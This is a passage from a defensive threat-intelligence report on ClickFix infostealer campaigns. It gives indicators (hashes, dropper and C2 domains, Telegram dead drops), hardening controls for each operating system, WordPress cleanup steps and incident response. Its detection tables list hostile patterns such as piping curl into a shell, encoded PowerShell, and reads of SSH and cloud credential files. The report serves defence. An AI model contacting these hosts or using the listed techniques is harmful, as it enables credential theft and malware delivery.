| MpDlpService.exe loading mpclient.dll from a user-writable directory | DLL side-loading relationship: the **pairing** is the detection |
| CN ctpowa.su thumbprint F629DF197F4AAC154E7886AAF2A83D096BD6F77B serial 53CD53806FE43E0E | Certificate indicator |

## File hashes (SHA-256)

| Hash | Artefact |
|---|---|
| 55F7D9E99B8E2D4E0E193B2F0275501E6D9C1EBD29CADBEA6A0DA48A8587E3E0 | 404 response body |
| 73D001D5A179C57D18210039AE83CB143DECC2FAC6D803ADF28E440C50206CEC | p.dat |
| 81F45922CC416A31330641067DDE20A36AD888E136C6F7987F1A6100F868162F | Decoded P-stage script |
| FF09419907D43C660E43D705FC5A46C4B3D94BC809F83BA1BA07CB35B4921C7D | payload.dat |
| 57E39B47FC92EE38EBFC8C36EBF23551A6F56F1F7D25702C9F3E44343D9B0311 | final-payload.zip |
| 7C221128C38739C84F60A24C495AA2600EA152755BE10DE0637F2F38C948E087 | Malicious mpclient.dll |
| 715B4174065916A6412F60B3C10664B323DC737FD717AB09627083BE34626FE0 | Legitimate MpDlpService.exe (side-load host, benign file, flag by location) |

## Host-based artefacts

The malware created or accessed the following directories, staging under paths that resemble Windows diagnostics infrastructure:

These vary between infections. Correlate their presence with suspicious PowerShell activity, archive extraction, and execution from user-writable directories rather than treating any one as conclusive.

| Path or filename | Notes |
|---|---|
| %LOCALAPPDATA%\Microsoft\Windows\WDI\ %LOCALAPPDATA%\Microsoft\WDI\ %TEMP%\WDI\ | Staging directories |
| svcdiag.dat w.key | Re-encrypted stage and its key, written to disk so the at-rest artefact never matches the download |
| r.ps1 w.msg w.txt w.err | Script and output files |
| Delivery\<random>\pkg.zip | Final archive staging |

## 12.2 Rotating indicators: hunt and evaluate for targeted blocking

| Indicator | Role |
|---|---|
| hen.yourbodybydesign.me | Lure host, current at time of analysis |
| duke.poconodessertco.com<br>soul.poconodessertco.com | Earlier the same day; pivot on the parent domain |
| valeroks.click | Previous host, now returning a Cloudflare 522 |
| fingerprint-verification.info | Second resolver target |
| clickzona.net 65.21.18.60 | Iframe overlay host and fallback |
| cloudflare-check.net 94.26.90.126 | Iframe overlay host and fallback |
| triapfog.com/hex/Traffic<br>imagehopeag.com/hex/traffic | Windows payload |
| quest-22.com/curl/44tgqsi3ufvy/wv242quj7ids<br>cf3dze4.dat | macOS payload |
| tin.tokyo77hit.com/update.ps1 | Windows dropper |
| tin.tokyo77hit.com/d/<base64> | Fingerprint exfiltration and gated download (path shape is durable) |
| babydiapersinturkey[.]com<br>breakneckridgefarm[.]com<br>suk[.]magicalegyptwomen[.]com<br>sot[.]tbo88men[.]top | Staging and C2 domains from the CTM360 chain |

## Telegram and Steam dead drops

| Resolver | Stage |
|---|---|
| hxxps[:]//t[.]me/+AT_dIN0wAAE3ZTU0 | Resolver #1 - first-stage domain and key |
| hxxps[:]//t[.]me/+UEBjPDCXkrw4NWE0 | Resolver #2 - P-stage domain and key |
| hxxps[:]//t[.]me/+FNpXKuZnvDs4NzI8 | Resolver #3 - final payload location |
| hxxps[:]//t[.]me/np33yk | Vidar C2 dead drop (ThreatFox: Vidar botnet C2) |
| hxxps[:]//steamcommunity[.]com/profiles/76561198671804195 | Secondary C2 dead drop |

### 12.3 Services requiring contextual restrictions

Three categories of legitimate infrastructure appear in this chain. **Blanket blocking** may impact legitimate business functions. While restricting these services disrupts the local infection path and protects visitors, it does not dismantle the adversary's broader infrastructure. Restrictions should depend on business need and collateral impact:

- **Polygon RPC providers:** Fourteen providers appear across the observed loaders. These are shared services also used by legitimate applications.
- **api.telegram.org:** Used by legitimate integrations and alerting services in many organisations.
- **api.ipify.org and similar IP-reflection services:** Used in this campaign for victim geolocation but also widely used for legitimate purposes.

The correct control is contextual rather than destination-based: alert when these endpoints are contacted by a *script interpreter* rather than by a browser or a known application. PowerShell reaching api.telegram.org, or a shell process making an eth_call, is anomalous in almost every enterprise regardless of how legitimate the destination is.

SECTION 13

# Remediation and Hardening

This section focuses on controls that address the core attack path rather than individual lures. Since attackers can quickly modify the lure, securing the underlying chokepoints provides stronger and more durable protection against future variants.

## 13.1 The four chokepoints

Every campaign in this report, on every platform, passes through the same four points. A defensive programme that covers all four degrades gracefully when the artwork changes; one built on domain lists and lure recognition does not.

| # | Chokepoint | What must be true for the attack to proceed | Control class |
|---|---|---|---|
| 1 | Clipboard staging | A web page must be able to write to the system clipboard | Browser policy |
| 2 | Interpreter access | An interactive user must be able to open a shell or Run dialog and execute arbitrary content | OS policy, application control |
| 3 | Interpreter egress | That interpreter must be able to reach the internet directly to fetch the next stage | Network policy |
| 4 | Post-execution behaviour | Something must persist, inject, collect and exfiltrate | EDR behavioural detection |

**PRIORITISATION**

If only one control can be deployed this quarter, make it chokepoint 3 for script interpreters. Preventing PowerShell, zsh, bash, curl and wget from reaching arbitrary internet hosts directly, forcing them through an authenticated proxy that allow-lists destinations, breaking every staged chain in this report at the first hop, on **all three** operating systems, without depending on any indicator.

## 13.2 Windows

| Control | Priority | Configuration | Trade-off |
|---|---|---|---|
| Remove the Run dialog for standard users | HIGH | User Configuration ➜ Administrative Templates ➜ Start Menu and Taskbar ➜ Remove Run menu from Start Menu. Closes the original and still most common instruction path. | Does not close Win+X ➜ Terminal; must be paired with the control below. |
| PowerShell Constrained Language Mode via WDAC | HIGH | Enforce with Windows Defender Application Control policy rather than the environment variable, which is trivially unset. Constrained Language Mode blocks the .NET reflection and type instantiation that every stage of the observed chain relies on. | Breaks some admin tooling; deploy in audit mode first and allow-list signed internal scripts. |
| Application control (WDAC / AppLocker) | HIGH | Deny execution from user-writable paths: %LOCALAPPDATA%, %TEMP%, %APPDATA%, Downloads. This single rule breaks the observed persistence (%LOCALAPPDATA%\Programs\VoidTools) and the side-load drop. | Requires an inventory pass for legitimate user-path applications. |
| Attack Surface Reduction rules | HIGH | Enable at minimum: block execution of potentially obfuscated scripts (5beb7efe-fd9a-4556-801d-275e5ffc04cc); block credential stealing from LSASS (9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2); block executable files unless they meet prevalence, age or trusted-list criteria (01443614-cd74-433a-b99e-2ecdc07bfc25); block executable content from email and webmail (be9ba2d9-53ea-4cdc-84e5-9b1eeee46550); block JavaScript or VBScript from launching downloaded executable content (d3e037e1-3eb8-44c8-a917-57927947596d). | Evaluate in Audit mode first; the prevalence rule in particular generates noise in engineering environments. |
| PowerShell execution policy: signed scripts only | MEDIUM | Computer Configuration ➜ Administrative Templates ➜ Windows Components ➜ Windows PowerShell ➜ Turn on Script Execution ➜ Allow only signed scripts. | Only a speed bump on its own, the observed command uses -ep bypass. Useful in combination, not alone. |
| Remove local administrator rights | HIGH | Standard-user desktops. Several observed lures explicitly instruct the victim to open PowerShell (Admin). | Requires a privilege-elevation workflow. |
| Disable the PowerShell v2 engine | MEDIUM | Remove the optional feature. The v2 engine predates AMSI and is a standard bypass. | Minimal; v2 has no legitimate modern use. |
| Restrict or monitor LOLBins | MEDIUM | Constrain mshta.exe, wscript.exe, cscript.exe, regsvr32.exe, certutil.exe, bitsadmin.exe, finger.exe and curl.exe by application control. CrashFix used a renamed finger.exe, so rules should key on original filename metadata, not on the name on disk. | Some are used by legitimate management tooling. |
| Full SRP block on PowerShell binaries | SITUATIONAL | Software Restriction Policy path rules set to Disallowed for powershell.exe, powershell_ise.exe (System32 and SysWOW64) and pwsh.exe. | Blunt. Appropriate for kiosk, call-centre and fixed-function estates; disruptive on engineering and IT estates. |

| Signal | Fidelity | Detail |
|---|---|---|
| RunMRU containing interpreter or download strings | VERY HIGH | Alert on values under HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU containing powershell, pwsh, cmd, mshta, curl, iex, iwr, irm, FromBase64String, -enc, -ep, -w h, or http. On a healthy corporate endpoint this produces almost no false positives. Note the key records only successful launches, and the Terminal-pivot variant bypasses it entirely. |
| Process ancestry | VERY HIGH | explorer.exe → powershell.exe / pwsh.exe / wt.exe / cmd.exe with a long, encoded or obfuscated command line. This is the durable replacement for RunMRU and covers the FileFix and Terminal variants. |
| Script block logging (Event ID 4104) | HIGH | Enable module logging, script block logging and transcription by GPO. Hunt for FromBase64String, -join with character-array reversal, gcm *voke-E*-style wildcard cmdlet resolution, [Convert], AES class instantiation and DownloadString. |
| Signed binary in the wrong place | HIGH | A Microsoft-signed executable running from a user-writable or non-standard directory and loading a DLL from that same directory. Specifically MpDlpService.exe outside System32 loading mpclient.dll. Generalise the rule rather than hard-coding these two names. |
| Interpreter egress | HIGH | Outbound connections from powershell.exe, cmd.exe, mshta.exe or curl.exe to newly-registered or low-prevalence domains, or to api.telegram.org. Destination legitimacy is irrelevant; the process making the request is the signal. |
| New autostart entries | MEDIUM | HKCU\...\Run values pointing into %LOCALAPPDATA%\Programs\, especially where the value impersonates a known utility. |
| Staging artefacts | MEDIUM | Creation of svcdiag.dat, w.key, r.ps1, w.msg, w.err under WDI directories, or archive extraction into a randomly-named delivery folder. |
| Clipboard-write permission grants | LOW | Where browser telemetry is available, a clipboard-write grant on a site the user has never visited before is a weak but early signal. |

## 13.3 macOS

MacOS is not a lower-risk platform here, it is a differently-defended one. The observed campaigns target the Keychain, browser cookies across a dozen browsers and hundreds of extensions, cryptocurrency wallets  and one documented family presents a fake system password dialog with no close button that re-validates against Directory Services until a correct password is entered.

| Control | Priority | Configuration | Trade-off |
|---|---|---|---|
| Update to macOS 26.4 or later | HIGH | Introduces a native warning when commands are pasted into Terminal, plus updated XProtect signatures. It is a real friction point and it does work on the base technique. | Explicitly bypassed by the Script Editor variant: necessary, not sufficient. |
| Restrict the applescript:// URL scheme | HIGH | The current highest-value macOS control. Remove or restrict Script Editor for standard users via MDM, and manage URL-scheme handlers so a browser cannot hand a pre-loaded script to a scripting application. | Affects users who legitimately author AppleScript; scope by group. |
| Restrict Terminal and shell access for non-technical users | HIGH | Where the population does not need it, remove Terminal, iTerm and Script Editor from the standard image and enforce with application allow-listing. | Not viable for developer or IT populations; apply by user group. |
| Standard user accounts | HIGH | The observed AppleScript credential prompt only pays off if the entered password is useful. Non-administrator accounts reduce what a harvested password unlocks. | Requires a privilege-elevation tool. |
| Enforce Gatekeeper and notarisation | HIGH | Do not allow the "anywhere" setting; block spctl disablement by policy. Note that a shell script piped from curl is never quarantined, so Gatekeeper alone does not cover this chain. | Minimal. |
| Tighten TCC with PPPC profiles | MEDIUM | Deny Full Disk Access to Terminal, osascript and Script Editor; restrict access to Desktop, Documents and Downloads. Directly limits the exfiltration stage of Atomic-family stealers. | Test against legitimate admin tooling. |
| Deploy an Endpoint Security-framework EDR | HIGH | XProtect is signature-based and reactive. Behavioural coverage of process execution, script interpretation and network activity is required to see this chain. | Licensing and rollout cost. |
| Keychain hygiene | MEDIUM | Short auto-lock timeout; separate high-value secrets into a locked keychain; move enterprise secrets to a managed password manager with its own authentication. | User friction. |

| Signal | Fidelity | Detail |
|---|---|---|
| Shell spawned by a scripting or terminal app running a piped fetch | VERY HIGH | Terminal.app, Script Editor or osascript as ancestor of zsh/bash executing curl or wget piped into a shell. In enterprise telemetry this pattern is close to definitionally malicious outside developer machines. |
| osascript presenting a password dialog | HIGH | AppleScript display dialog with a hidden-answer field, especially in a loop. This is the observed credential-harvesting pattern and it has almost no legitimate analogue. |
| Base64 decode chained into execution | HIGH | base64 -d or echo … \| base64 --decode feeding eval, zsh or sh; also gunzip-then-eval loaders. |
| New persistence items | HIGH | Newly created ~/Library/LaunchAgents/*.plist, /Library/LaunchDaemons/ entries, or login items pointing at binaries in ~/Library/Application Support with random or system-impersonating names. |
| Directories named after system processes | MEDIUM | One observed loader created a working directory named after trustd, the certificate-validation daemon. Any user-writable directory impersonating a system component warrants review. |
| Unquarantined Mach-O execution | MEDIUM | Execution of a Mach-O binary that has no com.apple.quarantine extended attribute and was created within minutes by a shell process. |
| Shell history | MEDIUM | ~/.zsh_history and ~/.bash_history for the pasted command. Useful in forensics; frequently cleared by the loader, so absence proves nothing. |

## 13.4 Linux

Linux is the platform where the gap between assumed and actual exposure is widest. The landing pages already exist, the sample in Section 8 had a Linux slot built and empty, and MITRE lists Linux as an affected platform for T1204.004. The population most at risk is not servers but Linux desktops used by engineers, who are habituated to installing software by pasting a command into a shell, and who typically hold cloud credentials, SSH keys and source access.

| Control | Priority | Configuration | Trade-off |
|---|---|---|---|
| No general-purpose browsing on servers | HIGH | Remove desktop environments and browsers from server builds. A ClickFix lure cannot reach a host that never renders a web page. | None on properly-scoped servers. |
| Egress control for shells and fetch utilities | HIGH | Force curl, wget and package managers through an authenticated proxy with an allow-list of distribution mirrors and internal repositories. Deny direct outbound from workstations. | Requires a package-mirror strategy; strongly worth it. |
| Mandatory access control | HIGH | AppArmor or SELinux profiles confining browsers so they cannot write to ~/.config/autostart, ~/.local/bin, or user systemd unit directories. | Profile tuning effort. |
| Mount noexec where possible | MEDIUM | /tmp, /var/tmp and /dev/shm mounted noexec,nosuid,nodev. Removes the most common staging locations. | Breaks a small number of installers; test first. |
| Least privilege in sudo | HIGH | Remove blanket NOPASSWD entries and unnecessary group membership; require re-authentication. Several macOS and Linux loaders escalate by simply asking. | Workflow friction for admins. |
| Software installation policy | MEDIUM | Install from signed distribution repositories and internal mirrors only. Publish an internal mirror for the tools engineers actually need so that curl-to-shell is never the sanctioned path. | Ongoing mirror maintenance but it removes the behaviour the lure depends on. |
| Restricted shells for fixed-function users | SITUATIONAL | For kiosk, POS and single-application Linux endpoints, use a restricted shell and application allow-listing. | Only viable for constrained roles. |

| Signal | Fidelity | Detail |
|---|---|---|
| Shell executed with -c and a piped download | VERY HIGH | auditd execve or Sysmon for Linux process-creation events where bash/sh/zsh runs -c with curl or wget piped into a shell. Add an execve audit rule and alert on the pattern rather than on any domain. |
| Terminal emulator as ancestor of a network fetch | HIGH | A GUI terminal spawning a shell that immediately contacts an external host, within seconds of a browser being focused. |
| Base64 or gzip decode into eval | HIGH | Command lines containing base64 -d, xxd -r or gunzip feeding eval, sh or python3 -c. |
| New user-level persistence | HIGH | File creation in ~/.config/autostart/, ~/.config/systemd/user/, ~/.local/bin/; modification of ~/.bashrc, ~/.zshrc, ~/.profile; new user crontab entries. |
| Execution from world-writable paths | MEDIUM | ELF execution from /tmp, /var/tmp, /dev/shm or a hidden directory under $HOME. |
| Credential file access | HIGH | Non-interactive reads of ~/.ssh/, ~/.aws/credentials, ~/.kube/config, ~/.docker/config.json, browser profile databases, or wallet directories by a newly-created process. |

## 13.5 Browser and network layer: the cross-platform controls

These apply identically on all three operating systems and are, per unit of effort, the highest-value items in this section.

| Control | Priority | Detail |
|---|---|---|
| Block clipboard-write by default in managed browsers | HIGH | Chrome and Edge enterprise policy: set the default clipboard site permission to block, and allow-list the small number of internal applications that genuinely need it. This closes chokepoint 1 for the entire class. The page can still show instructions but cannot silently stage the command, and a user who has to retype an obfuscated one-liner by hand will usually stop. |
| Extension allow-listing | HIGH | Block all extensions by default and allow-list by ID. CrashFix is delivered by a malicious extension impersonating a well-known ad blocker; unmanaged extensions are now part of this threat's delivery surface, not a separate problem. |
| Force script interpreters through a proxy | HIGH | See 13.1. Deny direct outbound for interpreters and fetch utilities; allow only via an authenticated proxy with destination allow-listing. Breaks staged retrieval at the first hop on every platform. |
| Alert on interpreter-to-legitimate-service traffic | HIGH | Do not block api.telegram.org, the Polygon RPC providers or IP-reflection services. Alert when they are contacted by a shell or scripting process instead of a browser. This is durable because the dead-drop design depends on those services being reachable. |
| DNS and proxy filtering on newly-registered and low-reputation domains | MEDIUM | Category and age-based filtering catches a useful share of rotating infrastructure. The observed campaigns favour .cfd, .club, .click, .cyou, .lat, .sbs, .shop, .xyz and .beer. Treat as attrition, not prevention. |
| Mail: neutralise HTML attachments | MEDIUM | Quarantine or convert inbound .html and .htm attachments. The invoice lure renders the fake error locally, so no malicious domain is contacted until after the user acts and nothing is available for URL reputation to score. |
| Phishing-resistant MFA and short session lifetimes | HIGH | Stolen session cookies bypass passwords and satisfied MFA challenges alike. FIDO2 with token binding, conditional access requiring device compliance, and shorter refresh-token lifetimes reduce the value of what the stealer takes. |

## 13.6 If you operate the website: WordPress remediation

Written for the case in Section 8, and applicable to any site found serving these lures. The governing assumption is that the attacker has had administrator access and filesystem write for as long as the injection has been present, so every secret the site holds is compromised.

**Preserve evidence before changing anything**: Take a full filesystem and database snapshot, and export web server access logs. In the analysed case, four artefacts would have identified the initial access route and none of them are visible externally: access logs for the 30-minute window around the first attacker activity; .htaccess and .user.ini from the web root, checked for an auto_append_file directive; the contents and modification times of wp-content/mu-plugins/; and the creation dates of the backdoor accounts in wp_users together with plugin update history.

**Take the site offline or into maintenance mode:** It is actively infecting visitors. Leaving it up while investigating extends the harm to third parties.

**Enumerate users from the database, not the admin screen:** Query wp_users and wp_usermeta directly. Look for scripted naming patterns, hex suffixes, homoglyph substitutions such as a lowercase L for an i, ID gaps indicating deletions, and posts attributed to author ID 0.

**Remove the persistence mechanism, not the symptom:** Inspect wp-content/mu-plugins/ — it loads automatically, does not appear in the normal plugin list and cannot be deactivated from the admin interface. Check wp-config.php for injected includes, the .htaccess/.user.ini pair for append directives, the uploads directory for PHP files, and wp_options for injected script content.

**Rebuild rather than clean:** Reinstall WordPress core, all plugins and all themes from known-good sources. Retain only the database after auditing it and the uploads directory, after scanning it for executable content.

Rotate every secret: All administrator passwords; the database user password; hosting, FTP/SFTP and control-panel credentials; any API keys stored in the site. Regenerate the authentication keys and salts in wp-config.php, which invalidates every existing session and forces re-authentication for anyone still holding a cookie.

Audit scheduled tasks: Review wp_cron entries and system crontabs for jobs that reinstate the backdoor.

Then harden: Set DISALLOW_FILE_EDIT; enforce multi-factor authentication on all administrative accounts; apply least privilege so that content editors are not administrators; keep core and plugins current; remove unused plugins entirely rather than deactivating them; deploy a web application firewall; and monitor the published sitemap for unexplained page growth, which is often the earliest external signal available to an owner.

Verify from the outside: Re-run the seven-request probe set from Section 8.3 against the cleaned site: homepage, a non-existent page, wp-login.php, /feed/, /wp-json/, /robots.txt and a static asset, with a Windows desktop user-agent and from an address not used during remediation. Valid JSON from the REST API and well-formed feed XML are good positive indicators that the append mechanism is gone.

**WHAT NOT TO DO**

Deleting the injected script, removing the spam pages and deleting the one rogue administrator account you found is the most common response and it fixes nothing. Roughly two dozen other backdoor accounts remain, the mu-plugin still executes on every request, and the injection returns. Similarly, a single automated scan returning "clean" is not evidence: the traffic distribution system deliberately serves clean pages to scanners and to repeat visitors.

## 13.7 Incident response: a user pasted the command

Treat any user who followed a verification prompt and executed a clipboard command as a confirmed infostealer infection until proven otherwise. The window between execution and credential exfiltration is measured in seconds, so response sequencing matters more than usual.

**Isolate the host** from the network. Do not power it off, the stealer runs largely in memory and shutting down destroys the best evidence available.

**Revoke sessions before resetting passwords.** Invalidate refresh tokens and active sessions for the user across identity providers, SaaS applications, VPN and email. Stolen cookies survive a password change; they do not survive session revocation. This ordering is the single most important decision in the response.

**Rotate credentials, widest blast radius first.** Everything stored in the browser password store, then SSH keys, cloud API keys, code-signing credentials, password-manager master passwords and, on macOS, the login keychain, which should be treated as fully exposed.

**Check cryptocurrency wallets** if any were present. Both observed payload families target wallet files and one documented macOS variant intercepts and redirects transactions.

**Collect evidence.** On Windows: the RunMRU key, NTUSER.DAT, PowerShell operational logs including 4104 events, Sysmon, Prefetch, and the Run keys. On macOS: unified logs, shell history, LaunchAgents, quarantine database. On Linux: auditd logs, shell history, crontabs, autostart directories.

**Scope the incident.** Identify the referring website from network telemetry, then search the estate for other hosts that contacted it, for the same RunMRU pattern, and for the durable indicators in Section 12.1. These campaigns direct traffic in volume; one victim in an organisation usually means several visits.

**Rebuild the host.** Given in-memory execution, DLL side-loading inside a signed process and active anti-forensic cleanup, cleaning in place is not defensible. Reimage.

**Notify and monitor.** Where regulated data or customer accounts were reachable from the compromised session, follow disclosure obligations, and monitor for use of the stolen credentials, they are typically sold rather than used immediately.

## 13.8 What to tell users

Conventional phishing training does not describe this attack, and the technical controls above cannot cover every unmanaged device. One rule carries most of the value, and it is worth stating in exactly this form because it is absolute, needs no judgement, and does not decay when the lure art changes:

> **THE ONE RULE**
>
> **No legitimate website, verification check, error message, video call or software update will ever ask you to copy something and paste it into the Run box, PowerShell, Terminal, a command prompt or the File Explorer address bar.** Not to prove you are human, not to fix a broken page, not to install a certificate, not to free up disk space. If a page asks you to do that, the page is the attack. Close the tab and report it, *you have not been harmed if you have not pasted.*

Two supporting points are worth adding for technical staff, who are specifically targeted by the AI-tooling and developer-download lures. First, the fact that terminal installation is a normal way to install developer software is exactly why it is being used against them, so the origin of the command matters more than its form. Second, verify the source through a channel the page did not give you, type the vendor's domain directly rather than following a sponsored search result.

## 13.9 Controls that will disappoint you

| Approach | Why it underperforms against this threat |
|---|---|
| Blocking lure domains | The active domain is resolved on demand from a smart contract or a Telegram channel and changed several times a day, without any compromised site being modified. Blocklists are stale before they are deployed. |
| Email gateway controls alone | Malvertising and compromised legitimate sites bypass email entirely, and the highest-volume channel never touches the inbox. |
| Sandbox detonation verdicts | The traffic distribution system serves clean pages to non-target traffic, and the payload is gated on a machine fingerprint carried in the download path, so a sandbox receives different content from a real victim by design. |
| Signature-based antivirus | No file is written at the initial access stage, later stages execute in memory, and the final payload runs inside a legitimately signed Microsoft process. |
| Process allow-listing by name or signature | Every executing binary in the observed chain is a genuine signed system component. The anomaly is location and ancestry, not identity. |
| "We are a Mac shop" or "we run Linux" | macOS lures are a mature parallel product line with their own pretexts and payloads; Linux landing pages are already built into the same kits and gated only by a server-side flag. |
| Detecting only the Run dialog | The Terminal-pivot and FileFix variants exist precisely because RunMRU hunting worked. Anchor on process ancestry as well. |

# References

## Technique origin, scale and framework position


- Proofpoint. *ClickFix Social Engineering Technique Floods Threat Landscape*; and *From Clipboard to Compromise: A PowerShell Self-Pwn* (2024). Initial documentation of the technique in TA571 and ClearFake activity.
- Proofpoint. *Around the World in 90 Days: State-Sponsored Actors Try ClickFix* (2025). Adoption by APT28, MuddyWater and Kimsuky.
- MITRE ATT&CK. *User Execution: Malicious Copy and Paste (T1204.004)*, added March 2025. Windows, macOS and Linux listed as applicable platforms.
- Microsoft Security. *Think before you Click(Fix): Analyzing the ClickFix social engineering technique* (August 2025). LOLBin abuse, fileless delivery, RunMRU forensics.
- Microsoft. *Digital Defense Report 2025*. 47% of Defender Experts initial-access cases.
- ESET. *H1 2025 Threat Report* (517% growth; ~8% of blocked attacks) and *H1 2026 Threat Report* (further 108% growth H2 2025 → H1 2026).
- Recorded Future, Insikt Group. *ClickFix Campaigns Targeting Windows and macOS*. Assessment of continued prevalence and increasingly adaptive lures through 2026.


## macOS


- Microsoft Security. *ClickFix campaign uses fake macOS utilities lures to deliver infostealers* (May 2026). Terminal-based loaders; the macOS 26.4 paste mitigation.
- Jamf Threat Labs. *ClickFix malware uses macOS Script Editor to deliver Atomic Stealer* (April 2026). The applescript:// bypass.
- Netskope Threat Labs. *macOS ClickFix campaign: AppleScript stealers and new Terminal protections* (2026). Cross-platform user-agent filtering; the persistent credential dialog.
- LevelBlue SpiderLabs. *macOS ClickFix social engineering campaigns* (June 2026).
- Malwarebytes. *ClickFix finds a new way to infect Macs* (April 2026).
- BleepingComputer. *ClickFix attack pushes macOS infostealer for crypto theft attacks* (August 2026). Go-based payload; architecture-matched Mach-O retrieval.
- Sophos. *Evil evolution: ClickFix and macOS infostealers*.


## Variants


- Microsoft Security. *New ClickFix variant "CrashFix" deploying a Python remote access trojan* (February 2026). Browser-crash induction via a malicious extension; renamed finger.exe.
- Pen Test Partners. *ClickFix, CrashFix and the growing family of copy and paste attacks* (June 2026).
- Dark Reading. *ClickFix's Mushrooming Ecosystem Demands New Defense Tactics* (July 2026). FileFix, PromptFix and ConsentFix.

- Huntress. *Don't sweat ClickFix techniques* (2025). Detection chokepoint methodology.
- The Hacker News. *Researcher Analyzes 3,000 Live ClickFix Payloads* (July 2026). The Win+X Terminal pivot and its RunMRU implications.

## Delivery Frameworks and WordPress

- Sekoia TDR. *Unveiling ErrTraffic: inside a growing ClickFix malware distribution framework* (June 2026). MaaS model, "Analytics" and "Beer" clusters, the Polygon contract identified in Sample A, exclusive Vidar distribution by the Analytics cluster, mu-plugin backdoor, credential-stuffing initial access.
- LevelBlue SpiderLabs. *Err-Hiding and Seek: how ErrTraffic v3 leverages EtherHiding in a ClickFix campaign* (April 2026).
- SicuraNext. *One paste to rule them all: inside a ClickFix → EtherHiding → GULoader intrusion* (June 2026). mu-plugins persistence detail.
- Infosecurity Magazine. *Compromised WordPress Sites Deliver ClickFix Attacks*.

## Payload and national advisories

- Australian Signals Directorate, ACSC. *ClickFix distributing Vidar Stealer via WordPress targeting Australian infrastructure*, 7 May 2026. Advisory, indicators and mitigations.
- BleepingComputer. *Australia warns of ClickFix attacks pushing Vidar Stealer malware* (May 2026).
- Malwarebytes. *Hacked sites deliver Vidar infostealer to Windows users*.
- US HHS Health Sector Cybersecurity Coordination Center. *ClickFix attacks sector alert* (TLP:CLEAR).
- ANY.RUN. *ClickFix malware analysis overview*.
- OPSWAT. *Detecting and stopping ClickFix attacks before they reach your endpoints*; and Filescan Threat Labs, *Tracing a ClickFix chain to a live EtherHiding resolution* (July 2026).
- Hard2bit. *ClickFix and fake CAPTCHAs: defence guide 2026*. RunMRU detection logic and GPO guidance.
- ThreatFox / abuse.ch. Vidar botnet C2 classification for the Telegram dead-drop URL cited in Section 9.5.

# SCOPE, CONFIDENCE AND USE

**Scope and confidence.** Sample A is derived entirely from responses returned by a live website to an ordinary visitor; it establishes the result of a compromise rather than its cause, and the initial access route for that host is assessed rather than proven. Sample B reflects one operator's infrastructure at a point in time. The correlation drawn in Section 10 is held at moderate confidence because the underlying framework is sold to multiple affiliates and cluster boundaries shift.

**Indicator lifetime.** Delivery domains in Section 12.2 rotate within hours and were accurate only at the time of analysis. Contract addresses, function selectors, path patterns, framework markers and host artefacts in Section 12.1 are expected to be materially longer-lived.

**Use.** Prepared for defensive purposes. The obfuscated command in Figure 9.1 is reproduced as a published indicator, not as a working artefact; staged payloads, the dropper script and the operator's bot token are described rather than reproduced. Group Policy, MDM and application-control changes recommended in Section 13 should be evaluated in audit mode in a staging environment before organisation-wide deployment; several will affect legitimate administrative workflows.

# ABOUT US

CTM360 delivers Next-Gen Cyber Threat Intelligence, moving beyond traditional IoCs to identify Indicators of Exposure (IoE), Warning (IoW), and Attack (IoA).

Our consolidated external cybersecurity platform brings together Cyber Threat Intelligence, External Attack Surface Management, Digital Risk Protection, Third-Party Risk Management, Security Ratings, and Email Intelligence, providing organizations with continuous visibility into their digital assets, exposures, warnings, and emerging threats.

Through a preemptive, attacker-centric approach, CTM360 helps security teams understand what is exposed, what is changing, and what requires attention before compromise.

# CONTACT US:

+973 77 360 360

info@ctm360.com

www.ctm360.com

21st Floor, East Tower Bahrain Financial  Harbour, Kingdom of Bahrain

## Disclaimer

*The information contained in this document is meant to provide general guidance and brief information to the intended recipient pertaining to the incident and recommended action. Therefore, this information is provided "as is" without warranties of any kind, express or implied, including accuracy, timeliness, and completeness. Consequently, under NO condition shall CTM360®, its related partners, directors, principals, agents, or employees be liable for any direct, indirect, accidental, special, exemplary, punitive, consequential, or other damages or claims whatsoever including, but not limited to loss of data, loss in profits/business, network disruption...etc., arising out of or in connection with this advisory.*